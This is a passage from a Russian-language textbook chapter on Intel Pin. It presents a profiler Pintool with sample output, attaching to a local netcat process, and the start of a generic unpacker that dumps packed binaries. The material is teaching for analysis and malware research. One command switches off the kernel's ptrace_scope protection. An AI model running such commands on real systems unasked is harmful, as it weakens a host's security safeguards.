


Рис. 9-5. Точки вставки на ребре естественного продолжения и выбранном ребре перехода

Обратите внимание: для вставки обратного вызова анализа `instrument_insn` применяет `INS_InsertPredicatedCall`, а не `INS_InsertCall`. Некоторые инструкции x86, например условные пересылки `cmov` и строковые операции с префиксами `rep`, имеют встроенные предикаты, заставляющие инструкцию повторяться при выполнении определённых условий. Обратные вызовы, вставленные посредством `INS_InsertPredicatedCall`, выполняются только при истинности условия и фактическом исполнении инструкции. В отличие от них, вызовы, вставленные посредством `INS_InsertCall`, происходят даже при невыполнении условия повтора, что приводит к завышению числа инструкций.

Инструментирование ребра естественного продолжения

Вы только что увидели, как профилировщик инструментирует выбранное ребро инструкций передачи управления. Но он должен записывать передачи независимо от направления перехода. Иными словами, нужно инструментировать не только выбранное ребро, но и ребро естественного продолжения у тех инструкций, где оно есть, как показано на рис. 9-5. У некоторых инструкций, например безусловных переходов, естественного продолжения нет, поэтому перед попыткой инструментирования такого ребра необходимо явно проверить `INS_HasFallthrough`. Учтите также, что по определению Pin обычные инструкции, не передающие управление, а просто продолжающие исполнение со следующей инструкции, имеют ребро естественного продолжения.

Если у заданной инструкции такое ребро есть, `instrument_insn` вставляет на него обратный вызов `count_cflow` так же, как для выбранного ребра. Разница лишь в том, что новый обратный вызов использует точку вставки `IPOINT_AFTER` и передаёт в качестве записываемого адреса назначения адрес естественного продолжения `IARG_FALLTHROUGH_ADDR`.

Инструментирование вызовов

Наконец, профилировщик ведёт отдельный счётчик и отображение вызванных функций, чтобы показать функции, оптимизация которых принесёт наибольшую пользу приложению. Чтобы отслеживать вызванные функции, необходимо включить параметр профилировщика `-c`.

Для инструментирования вызовов `instrument_insn` сначала посредством `INS_IsCall` отделяет вызовы от прочих инструкций. Если инструментируемая инструкция действительно является вызовом и Pintool передан параметр `-c`, профилировщик вставляет перед инструкцией вызова - в точке `IPOINT_BEFORE` - обратный вызов процедуры анализа `count_call`, передавая исходный адрес вызова (`IARG_INST_PTR`) и адрес назначения (`IARG_BRANCH_TARGET_ADDR`). Здесь безопасно применять `INS_InsertCall` вместо `INS_InsertPredicatedCall`, поскольку инструкций вызова со встроенными условиями не существует.

9.4.5. Подсчёт инструкций, передач управления и системных вызовов

До сих пор был показан весь код, отвечающий за инициализацию Pintool и вставку необходимого инструментирования в форме обратных вызовов процедур анализа. Осталось рассмотреть сами процедуры анализа, подсчитывающие и записывающие статистику во время работы приложения. Все процедуры анализа профилировщика показаны в листинге 9-5.

Листинг 9-5. `profiler.cpp` (продолжение)

```
static void
count_bb_insns(UINT32 n)
{
  insn_count += n;
}

static void
count_cflow(ADDRINT ip, ADDRINT target)
{
  cflows[target][ip]++;
  cflow_count++;
}

static void
count_call(ADDRINT ip, ADDRINT target)
{
  calls[target][ip]++;
  call_count++;
}

static void
log_syscall(THREADID tid, CONTEXT *ctxt, SYSCALL_STANDARD std, VOID *v)
{
  syscalls[PIN_GetSyscallNumber(ctxt, std)]++;
  syscall_count++;
}
```

Как видите, процедуры анализа просты и содержат лишь минимально необходимый код для сбора требуемой статистики. Это важно, поскольку во время исполнения приложения они вызываются часто и потому существенно влияют на производительность Pintool.

Первая процедура анализа `count_bb_insns` вызывается при исполнении базового блока и просто увеличивает `insn_count` на число инструкций в нём. Аналогично `count_cflow` увеличивает `cflow_count` при исполнении инструкции передачи управления. Кроме того, она записывает исходный и целевой адреса перехода в карту `cflows` и увеличивает счётчик этой конкретной пары адресов. Для хранения адресов в Pin применяется целочисленный тип `ADDRINT`. Процедура `count_call`, записывающая сведения о вызовах, аналогична `count_cflow`.

Последняя функция листинга 9-5, `log_syscall`, не является обычной процедурой анализа, а служит обратным вызовом события входа в системный вызов. Обработчики системных вызовов в Pin принимают четыре аргумента: `THREADID`, определяющий поток, совершивший вызов; `CONTEXT*`, содержащий такие сведения, как номер, аргументы и возвращаемое значение системного вызова - последнее только для обработчиков выхода; аргумент `SYSCALL_STANDARD`, определяющий соглашение вызова; и, наконец, уже знакомый `void*`, позволяющий передать пользовательскую структуру данных.

Назначение `log_syscall` - учитывать частоту каждого системного вызова. Для этого посредством `PIN_GetSyscallNumber` она получает номер текущего вызова и записывает его в карту `syscalls`.

Теперь, когда весь важный код профилировщика рассмотрен, проверим его!

9.4.6. Проверка профилировщика

В этой проверке будут показаны два способа применения профилировщика. Сначала вы увидите, как профилировать всё исполнение приложения с самого начала, а затем - как подключить Pintool-профилировщик к уже работающему приложению.

Профилирование приложения с самого начала

В листинге 9-6 показано профилирование приложения с самого начала.

Листинг 9-6. Профилирование `/bin/true` посредством Pintool-профилировщика

```
$ cd ~/pin/pin-3.6-97554-g31f0a167d-gcc-linux/
$ ./pin -t ~/code/chapter9/profiler/obj-intel64/profiler.so -c -s -- /bin/true
executed 95 instructions

******* CONTROL TRANSFERS *******
0x00401000 <- 0x00403f7c:   1 (4.35%)
0x00401015 <- 0x0040100e:   1 (4.35%)
0x00401020 <- 0x0040118b:   1 (4.35%)
0x00401180 <- 0x004013f4:   1 (4.35%)
0x00401186 <- 0x00401180:   1 (4.35%)
0x00401335 <- 0x00401333:   1 (4.35%)
0x00401400 <- 0x0040148d:   1 (4.35%)
0x00401430 <- 0x00401413:   1 (4.35%)

0x00401440 <- 0x004014ab:   1 (4.35%)
0x00401478 <- 0x00401461:   1 (4.35%)
0x00401489 <- 0x00401487:   1 (4.35%)
0x00401492 <- 0x00401431:   1 (4.35%)
0x004014a0 <- 0x00403f99:   1 (4.35%)
0x004014ab <- 0x004014a9:   1 (4.35%)
0x00403f81 <- 0x00401019:   1 (4.35%)
0x00403f86 <- 0x00403f84:   1 (4.35%)
0x00403f9d <- 0x00401479:   1 (4.35%)
0x00403fa6 <- 0x00403fa4:   1 (4.35%)
0x7fa9f58437bf <- 0x00403fb4:   1 (4.35%)
0x7fa9f5843830 <- 0x00401337:   1 (4.35%)
0x7faa09235de7 <- 0x0040149a:   1 (4.35%)
0x7faa09235e05 <- 0x00404004:   1 (4.35%)
0x7faa0923c870 <- 0x00401026:   1 (4.35%)

******* FUNCTION CALLS *******
[_init                          ] 0x00401000 <- 0x00403f7c:   1 (25.00%)
[__libc_start_main@plt          ] 0x00401180 <- 0x004013f4:   1 (25.00%)
[                               ] 0x00401400 <- 0x0040148d:   1 (25.00%)
[                               ] 0x004014a0 <- 0x00403f99:   1 (25.00%)

******* SYSCALLS *******
```

```
  0:   1 (4.00%)
  2:   2 (8.00%)
  3:   2 (8.00%)
  5:   2 (8.00%)
  9:   7 (28.00%)
 10:   4 (16.00%)
 11:   1 (4.00%)
 12:   1 (4.00%)
 21:   3 (12.00%)
158:   1 (4.00%)
231:   1 (4.00%)
```

Чтобы использовать Pin, сначала перейдите в его главный каталог, где находится исполняемый файл `pin`, запускающий механизм Pin. Затем под управлением `pin` запустите приложение с выбранным Pintool.

Как видно, `pin` использует специальный формат параметров командной строки. Параметр `-t` указывает путь к нужному Pintool, после которого следуют все передаваемые ему параметры. Здесь применяются `-c` и `-s`, включающие профилирование вызовов функций и системных вызовов. Затем `--` обозначает конец параметров Pintool, после чего указываются имя и параметры запускаемого с Pin приложения - здесь `/bin/true` без параметров командной строки.

Когда приложение завершается, Pintool вызывает функцию завершения, чтобы напечатать записанную статистику, а после её окончания завершается и Pin. Профилировщик выводит статистику числа исполненных инструкций, совершённых передач управления, вызовов функций и системных вызовов. Поскольку `/bin/true` - чрезвычайно простая программа,[11] за всё время работы она исполняет лишь 95 инструкций.

Профилировщик сообщает о передачах управления в формате `адрес_назначения <- исходный_адрес: количество`, где количество показывает, сколько раз было выбрано данное ребро перехода и какую долю всех передач управления оно составляет. Здесь каждая передача выполняется ровно один раз: по-видимому, циклов или других повторений одного кода не было. Помимо `_init` и `__libc_start_main`, **`/bin/true`** вызывает лишь две внутренние функции без известных символьных имён. Чаще всего используется системный вызов номер 9 - **`sys_mmap`**. Причина в динамическом загрузчике, который настраивает адресное пространство **`/bin/true`**. В отличие от инструкций и передач управления, профилировщик записывает системные вызовы, исходящие из загрузчика или разделяемых библиотек.

Теперь вы знаете, как с самого начала запускать приложение с Pintool. Рассмотрим подключение Pin к уже работающему процессу.

Подключение профилировщика к работающему приложению

Для подключения Pin к работающему процессу программа `pin` используется так же, как при инструментировании приложения с самого начала. Однако параметры `pin` немного отличаются, как видно из листинга 9-7.

Листинг 9-7. Подключение профилировщика к работающему процессу netcat

```
$ echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
$ nc -l -u 127.0.0.1 9999 &
[1] 3100
$ cd ~/pin/pin-3.6-97554-g31f0a167d-gcc-linux/
$ ./pin -pid 3100 -t /home/binary/code/chapter9/profiler/obj-intel64/profiler.so -c -s
$ echo "Testing the profiler" | nc -u 127.0.0.1 9999
Testing the profiler
^C
$ fg
nc -l -u 127.0.0.1 9999
^C
```

```
executed 164 instructions

******* CONTROL TRANSFERS *******
0x00401380 <- 0x0040140b:   1 (2.04%)
0x00401380 <- 0x0040144b:   1 (2.04%)
0x00401380 <- 0x004014db:   1 (2.04%)
...
0x7f4741177ad0 <- 0x004015e0:   1 (2.04%)

0x7f474121b0b0 <- 0x004014d0:   1 (2.04%)
0x7f4741913870 <- 0x00401386:   5 (10.20%)

******* FUNCTION CALLS *******
[__read_chk@plt                ] 0x00401400 <- 0x00402dc7:   1 (11.11%)
[write@plt                     ] 0x00401440 <- 0x00403c06:   1 (11.11%)
[__poll_chk@plt                ] 0x004014d0 <- 0x00402eba:   2 (22.22%)
[fileno@plt                    ] 0x004015e0 <- 0x00402d62:   1 (11.11%)
[fileno@plt                    ] 0x004015e0 <- 0x00402d71:   1 (11.11%)
[connect@plt                   ] 0x004016a0 <- 0x00401e80:   1 (11.11%)
[                              ] 0x00402d30 <- 0x00401e90:   1 (11.11%)
[                              ] 0x00403bb0 <- 0x00402dfc:   1 (11.11%)

******* SYSCALLS *******
 0:   1 (16.67%)
 1:   1 (16.67%)
 7:   2 (33.33%)
42:   1 (16.67%)
45:   1 (16.67%)
```

На некоторых платформах Linux, включая Ubuntu на виртуальной машине, действует механизм безопасности, не позволяющий Pin подключаться к работающим процессам. Чтобы разрешить обычное подключение Pin, этот механизм нужно временно отключить, как показано в листинге 9-7; при следующей перезагрузке он включится автоматически. Кроме того, необходим подходящий тестовый процесс. Для этой цели листинг 9-7 запускает в фоне процесс netcat, слушающий UDP-порт 9999 на localhost. Для подключения к процессу нужно знать его PID, который можно записать при запуске процесса или найти с помощью `ps`.

После подготовки перейдите в каталог Pin и запустите `pin`. Параметр `-pid` велит Pin подключиться к работающему процессу с заданным PID - в примере это 3100 для процесса netcat, - а `-t`, как обычно, указывает путь к Pintool.

Чтобы заставить слушающий процесс netcat исполнить несколько инструкций, а не оставаться заблокированным в ожидании сетевых данных, другой экземпляр netcat отправляет ему сообщение `"Testing the profiler"`. Затем слушающий процесс netcat возвращается на передний план и завершается. После завершения приложения профилировщик вызывает функцию завершения и печатает статистику для изучения: список передач управления, вызванных функций и системных вызовов. Здесь видны сетевые вызовы функций наподобие `connect`, а также системный вызов `sys_recvfrom` с номером 45, который netcat применил для получения тестового сообщения.

Учтите: после подключения Pin к работающему процессу он останется подключённым, пока процесс не завершится или пока из Pintool не будет вызвана `PIN_Detach`. Поэтому, если требуется инструментировать системный процесс, который никогда не завершается, в Pintool необходимо предусмотреть подходящий критерий прекращения работы.

Теперь рассмотрим немного более сложный Pintool - автоматический распаковщик, способный извлекать обфусцированные бинарные файлы!

9.5. Автоматическая распаковка бинарных файлов с помощью Pin

В этом примере будет показано, как посредством Pin создать Pintool, автоматически распаковывающий упакованные бинарные файлы. Но сначала кратко обсудим, что они собой представляют, чтобы следующий пример был понятнее.

9.5.1. Введение в упаковщики исполняемых файлов

Упаковщики исполняемых файлов, или просто упаковщики, - программы, принимающие бинарный файл и "упаковывающие" его секции кода и данных вместе в сжатую или зашифрованную область данных, в результате чего получается новый упакованный исполняемый файл. Изначально упаковщики применялись главным образом для сжатия бинарных файлов, но теперь вредоносное ПО часто использует их, чтобы затруднить статический анализ для специалистов по обратной разработке. Процессы упаковки и загрузки упакованного бинарного файла показаны на рис. 9-6.




Рис. 9-6. Создание и запуск упакованного бинарного файла

В левой части рис. 9-6 показан обычный бинарный файл с заголовком исполняемого файла и секциями кода и данных. Поле точки входа в заголовке указывает внутрь секции кода.

Создание и исполнение упакованных бинарных файлов

Когда упаковщик обрабатывает бинарный файл, он создаёт новый файл, в котором весь исходный код и данные сжаты или зашифрованы в упакованную область, как на рис. 9-6. Кроме того, упаковщик вставляет новую секцию кода с начальным загрузочным кодом и перенаправляет точку входа бинарного файла в этот код. При попытке статически дизассемблировать и проанализировать упакованную программу видны только упакованная область и загрузочный код, которые ничего не говорят о фактическом поведении файла во время исполнения.

При загрузке и исполнении упакованного файла начальный код извлекает исходные код и данные в память, а затем передаёт управление исходной точке входа (original entry point, OEP), возобновляя обычное исполнение.[12] Автоматический распаковщик Pintool, который вы вскоре увидите, должен обнаружить момент передачи управления от загрузочного кода к OEP, а затем сохранить распакованные код и данные на диск, чтобы их можно было статически дизассемблировать и исследовать как обычный бинарный файл.

Распаковка упакованных бинарных файлов

Существует много упаковщиков, каждый из которых упаковывает файлы по-своему. Для известных упаковщиков, например UPX[13] и AsPack,[14] есть специализированные инструменты распаковки, способные автоматически извлечь из упакованного файла приближение к исходному. Но для упаковщиков, используемых во вредоносном ПО, это возможно не всегда: авторы часто изменяют их или создают с нуля. Чтобы распаковать такое вредоносное ПО, приходится разрабатывать собственный инструмент, распаковывать вручную - например, находить в отладчике переход к OEP и сохранять код на диск - или использовать универсальный распаковщик, как будет показано далее.

Универсальные распаковщики опираются на общие, хотя и не безошибочные, шаблоны времени исполнения, характерные для упаковщиков, пытаются обнаружить переход к исходной точке входа, а затем сохраняют на диск область памяти с OEP - и в идеале остальным кодом. Автоматический распаковщик в следующем примере является простым универсальным распаковщиком. Он предполагает, что при запуске упакованного файла загрузочный код полностью распаковывает исходный код, записывает его в память, а позднее передаёт управление OEP в ранее записанном коде. Обнаружив такую передачу, распаковщик сохраняет целевую область памяти на диск.

Теперь вы знаете принципы работы упаковщиков и на высоком уровне представляете поведение автоматического распаковщика. Реализуем его с помощью Pin, а затем применим для распаковки файла, упакованного UPX.

9.5.2. Структуры данных и код настройки распаковщика

Начнём с кода настройки и основных структур данных распаковщика. В листинге 9-8 показана первая часть кода без стандартных включений C++.

Листинг 9-8. `unpacker.cpp`

```
#include "pin.H"

typedef struct mem_access {
  mem_access()                                  : w(false), x(false), val(0) {}
  mem_access(bool ww, bool xx, unsigned char v) : w(ww)   , x(xx)   , val(v) {}
  bool w;
  bool x;
  unsigned char val;
} mem_access_t;
```

```
typedef struct mem_cluster {
  mem_cluster() : base(0), size(0), w(false), x(false) {}
  mem_cluster(ADDRINT b, unsigned long s, bool ww, bool xx)
                  : base(b), size(s), w(ww), x(xx)       {}
  ADDRINT       base;
  unsigned long size;
  bool          w;
  bool          x;
} mem_cluster_t;

FILE *logfile;
std::map<ADDRINT, mem_access_t> shadow_mem;
std::vector<mem_cluster_t> clusters;
ADDRINT saved_addr;

KNOB<string> KnobLogFile(KNOB_MODE_WRITEONCE, "pintool", "l", "unpacker.log", "log file");

static void
fini(INT32 code, void *v)
{
  print_clusters();
  fprintf(logfile, "------- unpacking complete -------\n");
  fclose(logfile);
}

int
main(int argc, char *argv[])
{
  if(PIN_Init(argc, argv) != 0) {
    fprintf(stderr, "PIN_Init failed\n");
    return 1;
  }

  logfile = fopen(KnobLogFile.Value().c_str(), "a");
  if(!logfile) {
    fprintf(stderr, "failed to open '%s'\n", KnobLogFile.Value().c_str());
    return 1;
  }
  fprintf(logfile, "------- unpacking binary -------\n");

  INS_AddInstrumentFunction(instrument_mem_cflow, NULL);
  PIN_AddFiniFunction(fini, NULL);

  PIN_StartProgram();

  return 1;
}
```

Распаковщик отслеживает активность памяти, записывая байты, в которые производилась запись или которые исполнялись, в структуре `mem_access_t`. Она хранит вид доступа к памяти - запись или исполнение - и значение записанных байтов. Позднее, при сохранении памяти на диск, соседние байты потребуется объединять в кластеры. Для этого используется вторая структура `mem_cluster_t`, хранящая базовый адрес, размер и права доступа кластера памяти.

Есть четыре глобальные переменные. Первая - файл журнала, куда распаковщик записывает сведения о ходе распаковки и записанных областях памяти. Далее идёт глобальная карта `std::map` с именем `shadow_mem`: это "теневая память", сопоставляющая адресам объекты `mem_access_t` со сведениями о доступах и записях по каждому адресу. Вектор `std::vector` с именем `clusters` хранит все найденные распакованные кластеры памяти, а временная переменная `saved_addr` нужна для передачи состояния между двумя процедурами анализа.

`clusters` может содержать несколько распакованных областей памяти, поскольку бинарный файл иногда имеет несколько слоёв упаковки. Иными словами, уже упакованный файл можно снова упаковать другим упаковщиком. Обнаружив передачу управления в ранее записанную область памяти, распаковщик не может знать, является ли это переходом к OEP или всего лишь переходом к загрузочному коду следующего упаковщика. Поэтому он сохраняет на диск все найденные области-кандидаты, а определить, какой файл является окончательно распакованным бинарным файлом, предстоит вам.

У распаковщика есть лишь один параметр командной строки: ручка типа `string`, задающая имя файла журнала. По умолчанию он называется `unpacker.log`.

Как вы вскоре увидите, распаковщик регистрирует одну функцию завершения `fini`, которая вызывает `print_clusters`, чтобы записать в журнал сводку всех найденных кластеров памяти. Листинг этой функции здесь не приводится, поскольку она не использует возможности Pin, но при проверке распаковщика вы увидите её вывод.

Функция `main` распаковщика похожа на уже рассмотренную функцию профилировщика. Она инициализирует Pin, пропуская инициализацию символов, поскольку распаковщик их не использует. Затем открывает файл журнала, регистрирует процедуру инструментирования уровня инструкций `instrument_mem_cflow` и функцию завершения, после чего запускает упакованное приложение.

Рассмотрим инструментирование, которое `instrument_mem_cflow` добавляет в упакованную программу для отслеживания обращений к памяти и передачи управления.

9.5.3. Инструментирование записи в память

В листинге 9-9 показано, как `instrument_mem_cflow` инструментирует записи в память и инструкции передачи управления.

Листинг 9-9. `unpacker.cpp` (продолжение)

```
static void
instrument_mem_cflow(INS ins, void *v)
{
  if(INS_IsMemoryWrite(ins) && INS_hasKnownMemorySize(ins)) {
    INS_InsertPredicatedCall(
       ins, IPOINT_BEFORE, (AFUNPTR)queue_memwrite,
       IARG_MEMORYWRITE_EA,
       IARG_END
    );
    if(INS_HasFallThrough(ins)) {
      INS_InsertPredicatedCall(
         ins, IPOINT_AFTER, (AFUNPTR)log_memwrite,
         IARG_MEMORYWRITE_SIZE,
         IARG_END
      );
    }
    if(INS_IsBranchOrCall(ins)) {
      INS_InsertPredicatedCall(
         ins, IPOINT_TAKEN_BRANCH, (AFUNPTR)log_memwrite,
         IARG_MEMORYWRITE_SIZE,
         IARG_END
      );
    }
  }
  if(INS_IsIndirectBranchOrCall(ins) && INS_OperandCount(ins) > 0) {
    INS_InsertCall(
```

```
        ins, IPOINT_BEFORE, (AFUNPTR)check_indirect_ctransfer,
        IARG_INST_PTR, IARG_BRANCH_TARGET_ADDR,
        IARG_END
    );
  }
}
```

Первые три обратных вызова анализа, вставляемые `instrument_mem_cflow`, предназначены для отслеживания записей в память. Они добавляются только к инструкциям, для которых и `INS_IsMemoryWrite`, и `INS_hasKnownMemorySize` возвращают `true`. Первая функция сообщает, записывает ли инструкция в память, а вторая - известен ли размер записи в байтах. Это важно, поскольку распаковщик записывает изменённые байты в `shadow_mem` и может скопировать правильное число байтов, только если известен размер записи. Поскольку записи неизвестного размера выполняют лишь специальные инструкции, например MMX и SSE, распаковщик их просто игнорирует.

Для каждой записи в память распаковщику нужны адрес и размер, чтобы сохранить все записанные байты. К сожалению, в Pin адрес записи известен лишь до её выполнения - в точке `IPOINT_BEFORE`, - но скопировать байты можно только после записи. Поэтому `instrument_mem_cflow` вставляет для каждой записи несколько процедур анализа.

Сначала перед каждой записью добавляется обратный вызов `queue_memwrite`, сохраняющий эффективный адрес записи `IARG_MEMORYWRITE_EA` в глобальную переменную `saved_addr`. Затем для инструкций записи, имеющих ребро естественного продолжения, `instrument_mem_cflow` инструментирует это ребро обратным вызовом `log_memwrite`, который записывает все изменённые байты в `shadow_mem`. Параметр `IARG_MEMORYWRITE_SIZE` сообщает `log_memwrite`, сколько байтов нужно записать, начиная с `saved_addr`, сохранённого `queue_memwrite` перед записью. Аналогично, для записей в составе инструкции перехода или вызова распаковщик добавляет обратный вызов `log_memwrite` на выбранное ребро, гарантируя запись независимо от направления, выбранного приложением во время исполнения.

9.5.4. Инструментирование инструкций передачи управления

Как вы помните, задача распаковщика - обнаружить передачу управления исходной точке входа, а затем сохранить распакованный бинарный файл на диск. Для этого `instrument_mem_cflow` инструментирует косвенные переходы и вызовы обратным вызовом `check_indirect_ctransfer` - процедурой анализа, которая проверяет, направлен ли переход в прежде доступную для записи область памяти. Если да, она помечает его как возможный переход к OEP и сохраняет целевую область на диск.

Для оптимизации `instrument_mem_cflow` инструментирует только косвенные передачи управления, поскольку многие упаковщики используют косвенные переходы или вызовы для перехода к распакованному коду. Это верно не для всех упаковщиков; `instrument_mem_cflow` легко изменить так, чтобы она инструментировала все передачи управления, а не только косвенные, но ценой будет существенное падение производительности.

9.5.5. Отслеживание записей в память

В листинге 9-10 показаны уже упоминавшиеся процедуры анализа, отвечающие за регистрацию записей в память.

Листинг 9-10. `unpacker.cpp` (продолжение)

```
static void
queue_memwrite(ADDRINT addr)
{
  saved_addr = addr;
}

static void
log_memwrite(UINT32 size)
{
  ADDRINT addr = saved_addr;
  for(ADDRINT i = addr; i < addr+size; i++) {
    shadow_mem[i].w = true;
    PIN_SafeCopy(&shadow_mem[i].val, (const void*)i, 1);
  }
}
```

Первая процедура анализа, `queue_memwrite`, вызывается перед каждой записью в память и сохраняет её адрес в глобальной переменной `saved_addr`. Это необходимо потому, что Pin позволяет исследовать адрес записи только в точке `IPOINT_BEFORE`.

После каждой записи в память - на ребре естественного продолжения или выбранном ребре - вызывается `log_memwrite`, которая записывает все изменённые байты в `shadow_mem`. Сначала она получает базовый адрес записи, читая `saved_addr`, а затем перебирает все записанные адреса. Каждый адрес помечается в `shadow_mem` как записанный, после чего `PIN_SafeCopy` копирует значение изменённого байта из памяти приложения в `shadow_mem`.

Распаковщик обязан копировать все записанные байты в собственную память, поскольку к моменту последующего сохранения распакованной памяти на диск приложение может уже освободить часть этой области. При копировании байтов из памяти приложения всегда следует использовать `PIN_SafeCopy`, потому что Pin может изменять некоторое содержимое памяти. При непосредственном чтении вы увидели бы содержимое, записанное Pin, а обычно нужно не это. `PIN_SafeCopy`, напротив, всегда показывает состояние памяти, записанное исходным приложением, и безопасно обрабатывает недоступные области, не вызывая ошибку сегментации.

Возможно, вы заметили, что распаковщик игнорирует возвращаемое значение `PIN_SafeCopy`, показывающее число успешно прочитанных байтов. Если распаковщику не удалось прочитать память приложения, сделать уже ничего нельзя: распакованный код просто окажется повреждён. В других Pintool следует проверять возвращаемое значение и корректно обрабатывать ошибки.

9.5.6. Обнаружение исходной точки входа и сохранение распакованного бинарного файла

Конечная задача распаковщика - обнаружить переход к OEP и сохранить распакованный код. Реализующая это процедура анализа показана в листинге 9-11.

Листинг 9-11. `unpacker.cpp` (продолжение)

```
static void
check_indirect_ctransfer(ADDRINT ip, ADDRINT target)
{
  mem_cluster_t c;

  shadow_mem[target].x = true;
```

```
  if(shadow_mem[target].w && !in_cluster(target)) {
    /* control transfer to a once-writable memory region, suspected transfer
      * to original entry point of an unpacked binary */
    set_cluster(target, &c);
    clusters.push_back(c);
    /* dump the new cluster containing the unpacked region to file */
    mem_to_file(&c, target);
    /* we don't stop here because there might be multiple unpacking stages */
  }
}
```

Обнаружив предполагаемый переход к OEP, `check_indirect_ctransfer` строит кластер памяти из всех последовательных байтов вокруг OEP и сохраняет его на диск. Поскольку эта функция вызывается только на инструкциях передачи управления, она всегда помечает целевой адрес как исполняемый. Если адрес назначения лежит в области памяти, которая прежде была доступна для записи, это может быть переход к OEP; тогда распаковщик сохраняет целевую область, если ещё не делал этого. Для проверки он вызывает `in_cluster`, которая определяет, существует ли уже кластер памяти с данным адресом. Код `in_cluster` здесь не обсуждается, поскольку он не использует возможности Pin.




Рис. 9-7. Построение кластера памяти после передачи управления кандидату в OEP

Если целевая область ещё не распакована, `check_indirect_ctransfer` вызывает `set_cluster`, чтобы объединить память вокруг предполагаемой OEP в непрерывный фрагмент, пригодный для сохранения на диск, а затем добавляет его в `clusters` - глобальный список всех распакованных областей. Код `set_cluster` здесь не рассматривается, но рис. 9-7 показывает, как функция просто ищет в `shadow_mem` назад и вперёд от предполагаемой OEP, расширяя кластер на все соседние записанные байты, пока не встретит "пробел" из адресов памяти, куда не производилась запись.

Затем `check_indirect_ctransfer` распаковывает только что построенный кластер памяти, сохраняя его на диск. Вместо того чтобы считать распаковку успешной и завершать приложение, распаковщик продолжает работать как прежде: возможно, предстоит обнаружить и распаковать ещё один слой.

9.5.7. Проверка распаковщика

